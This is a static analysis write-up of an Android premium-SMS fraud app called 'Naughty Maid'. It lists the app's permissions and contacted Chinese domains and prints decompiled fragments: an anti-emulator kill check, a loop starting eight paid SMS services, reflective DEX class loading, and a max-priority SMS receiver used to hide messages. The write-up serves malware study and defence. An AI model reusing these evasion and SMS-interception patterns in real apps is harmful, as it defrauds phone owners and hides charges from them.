android obfuscated checks-gps sends-sms reflection apk checks-cpu-name


VirusTotal shows the apk with a high potential to be malicious




TRACKERS

TRACKER NAME	URL
Umeng Analytics	https://reports.exodus-privacy.eu.org/trackers/119

MobSF signals the presence of a tracker




pay.5ayg.cn	No Geolocation information available.
pay.918ja.com	**IP:** 112.124.36.43 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map
sdk.qipagame.cn	No Geolocation information available.
uop.umeng.com	No Geolocation information available.
vpay.api.eerichina.com	No Geolocation information available.




118.85.194.4	**IP:** 118.85.194.4 **Country:** China **Region:** Beijing **City:** Beijing **Latitude:** 39.907501 **Longitude:** 116.397232 **View:** Google Map
120.26.106.206	**IP:** 120.26.106.206 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map
121.40.109.196	**IP:** 121.40.109.196 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map
139.129.132.111	**IP:** 139.129.132.111 **Country:** China **Region:** Zhejiang **City:** Hangzhou **Latitude:** 30.293650 **Longitude:** 120.161423 **View:** Google Map

MobSF identifies many domain located in China, some of which with a very suspicious name




```
a
  a
    a.java
    b.java
  b
    a.java
    b.java
  c
    a.java
    b.java
    c.java
    d.java
    e.java
    f.java
    g.java
    h.java
    i.java
  d
    a.java
    b.java
    c.java
    d.java
  e
    a
      a.java
      b.java
    b
      a.java
      b.java
      c.java
      d.java
      e.java
      f.java
    c
      a.java
      b.java
      c.java
    a.java
    b.java
    c.java
    d.java
    e.java
    f.java
    g.java
    h.java
    i.java
  f
    a.java
    b.java
    c.java
    d.java
    e.java
    f.java
    g.java
    h.java
    i.java
  g
    a.java
    b.java
    c.java
    d.java
    e.java
bn
```

Naughty Maid - obfuscation



3 levels of functions called by the entry point AppActivity->OnCreate()

	#
Activities	7
Services	14
Receivers	4
Decompiled files	1132
Decompiled directories	256



```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_SMS"/>
<uses-permission android:name="android.permission.MOUNT_UNMOUNT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.RECEIVE_USER_PRESENT"/>
<uses-permission android:name="android.permission.GET_TASKS"/>
<uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
<uses-permission android:name="android.permission.CALL_PHONE"/>
<uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
<uses-permission android:name="android.permission.ACCESS_LOCATION_EXTRA_COMMANDS"/>
<uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
<uses-permission android:name="com.android.launcher.permission.UNINSTALL_SHORTCUT"/>
<uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.VIBRATE"/>
<uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
<uses-permission android:name="android.permission.WRITE_SETTINGS"/>
<uses-permission android:name="android.permission.SYSTEM_OVERLAY_WINDOW"/>
<uses-permission android:name="android.permission.MOUNT_FORMAT_FILESYSTEMS"/>
<uses-permission android:name="android.permission.CHANGE_CONFIGURATION"/>
<uses-permission android:name="android.permission.RUN_INSTRUMENTATION"/>
<uses-permission android:name="android.permission.READ_SETTINGS"/>
<uses-permission android:name="android.permission.RECEIVE_MMS"/>
<uses-permission android:name="android.permission.BROADCAST_STICKY"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.RESTART_PACKAGES"/>
<uses-permission android:name="android.permission.READ_LOGS"/>
<uses-permission android:name="android.permission.RECEIVE_WAP_PUSH"/>
```

Permissions required (from AndroidManifest)


Naughty Maid - static analysis

The malware creates several pay-service, we will only follow YF_Pay since it is the most articulated and likewise the others are also malicious


Software flow:

1. 📌 In the entry point, MyPayManager is initiated
2. 📌 Several SMS paid services is created
3. 📌 YF_Pay call YFPaySDK
4. 📌 YFPaySDK uses an apk “yf_apk” from encoded “yf.conf” and creates a new Intent
5. 📌 Calls SZYTPay class to act on the apk


In the first image is possible to notice anti VM/Debug checks, these controls kills the process if an Intel CPU or Genymotion are detected ⚡




```
MY_CHANNEL_ID = channelKey;
this.payManager = new MyPayManager(STATIC_ACTIVITY);
MyTallyUtil.getIns().init(STATIC_ACTIVITY).pushData("77777782", MY_CHANNEL_ID, null);
MyCheckUtil.getIns().init(STATIC_ACTIVITY, MY_APPID, "000519").reciveData();
MobclickAgent.startWithConfigure(new MobclickAgent.UMAnalyticsConfig(this, "59a906a6677baa6c220001cb", MY_CHANNEL_ID));
this.setPackageHandler.sendEmptyMessageDelayed(0, 1000L);
if (getCpuInfo().contains("Intel") || getUa().contains("Genymotion")) {
    Process.killProcess(Process.myPid());
    System.exit(0);
}
```




```
public YF_Pay(Activity activity) {
    this.mActivity = null;
    this.mActivity = activity;
    initPay();
}

@Override // com.cocos.game.iface.IPayHelper
public void initPay() {
    String exData = String.valueOf(AppActivity.MY_CHANNEL_ID) + ":" + AppActivity.MY_APPID;
    this.mjBilling = new YFPaySDK(this.mActivity, this.yf_pCallback, "000616", exData, AppActivity.MY_CHANNEL_ID);
}
```



```
public YFPaySDK(Activity gContext, BillingListener billingListener, String appid, String
    this.gContext = gContext;
    this.gBillingListener = billingListener;
    this.gAppid = appid;
    this.gDistro = distro;
    this.gFm = fm;
    filePath = gContext.getFileStreamPath(APK_NAME).getAbsolutePath();
    new UpdateSDK(gContext, this.mHandler, filePath).execute("");
    Intent intent = new Intent(gContext, UpdateServices.class);
    gContext.startService(intent);
    byte[] appidbyte = {50, 48, 54, 52, 55, 50, 48, 55};
    String ytappid = Utils.byteToString(appidbyte);
    SZYTPay.getInstance().init(gContext, ytappid, String.valueOf(appid) + "_" + fm);
}
```



```
public void callAllPay(int payId) {
    for (int i = 0; i < this.payList.size(); i++) {
        this.payList.get(i).usePay(payId);
    }
    if (!this.START_PAY) {
        this.START_PAY = true;
        this.timer.schedule(this.task, 1000L, 1000L);
    }
```




```
public void initPay() {
    this.payList.add(new PZ_Pay(this.m_activiy));
    this.payList.add(new SK_Pay(this.m_activiy));
    this.payList.add(new YF_Pay(this.m_activiy));
    this.payList.add(new WY_Pay(this.m_activiy));
    this.payList.add(new Y_Pay(this.m_activiy));
    this.payList.add(new DM_Pay(this.m_activiy));
    this.payList.add(new JY_Pay(this.m_activiy));
    this.payList.add(new SA_Pay(this.m_activiy));
}
```


Naughty Maid - static analysis

YF flow:


1. Installs in the initSmsService method a class from the Dex file
2. InNoticeReceiver act as a receiver that also install a class from the Dex file
3. YFPaySDK in the pay method installs new and local plugins
4. In general, when a SMS is received it is deleted by the app to keep hiding from the phone owner




```java
public class Cdo implements Serializable {

    /* renamed from: a  reason: collision with root package name */
    public static final int f527a = 14;
    public static final int b = 15;
    public static final int c = 16;
    public static final int d = 20;
    public static final String e = "content://sms";
    public static final String f = "content://sms/sent";
    public static final String g = "content://sms/inbox";
    private static final long h = 1;
```




```java
public class UpdateServices extends Service {
    private InNoticeReceiver insms = new InNoticeReceiver();
    private Class<?> smsClass = null;
    private Object smsObj = null;

    private void inItSmsServices() {
        IntentFilter localIntentFilter = new IntentFilter();
        localIntentFilter.addAction(ReceiveSmsReceiver.f557a);
        localIntentFilter.setPriority(Integer.MAX_VALUE);
        registerReceiver(this.insms, localIntentFilter);
        if (this.smsClass == null || this.smsObj == null) {
            this.smsClass = null;
            this.smsObj = null;
            try {
                this.smsClass = DexClass.install(this, YFPaySDK.filePath).getDexClass("com.yf.billing.SmsServices");
                this.smsObj = this.smsClass.newInstance();
            } catch (Exception e) {
            }
        }
    }
```



```java
public class InNoticeReceiver extends BroadcastReceiver {
    private static final String TAG = InNoticeReceiver.class.getSimpleName();

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context paramContext, Intent paramIntent) {
        try {
            Class<?> localClass = DexClass.install(paramContext, YFPaySDK.filePath).getDexClass("com.yf.billing.InSmsReceiver");
            Object localObject = localClass.newInstance();
            if (localClass != null) {
                try {
                    Method localMethod = localClass.getMethod("onReceive", BroadcastReceiver.class, Context.class, Intent.class);
                    localMethod.invoke(localObject, this, paramContext, paramIntent);
                } catch (Exception e) {
                }
            }
        } catch (Exception e2) {
        }
    }
}
```




```java
SdkDlm.getInstance(context).installLocalPlugin();
pay(context, customerIdentity, feeCode, price, payResultListener);
```



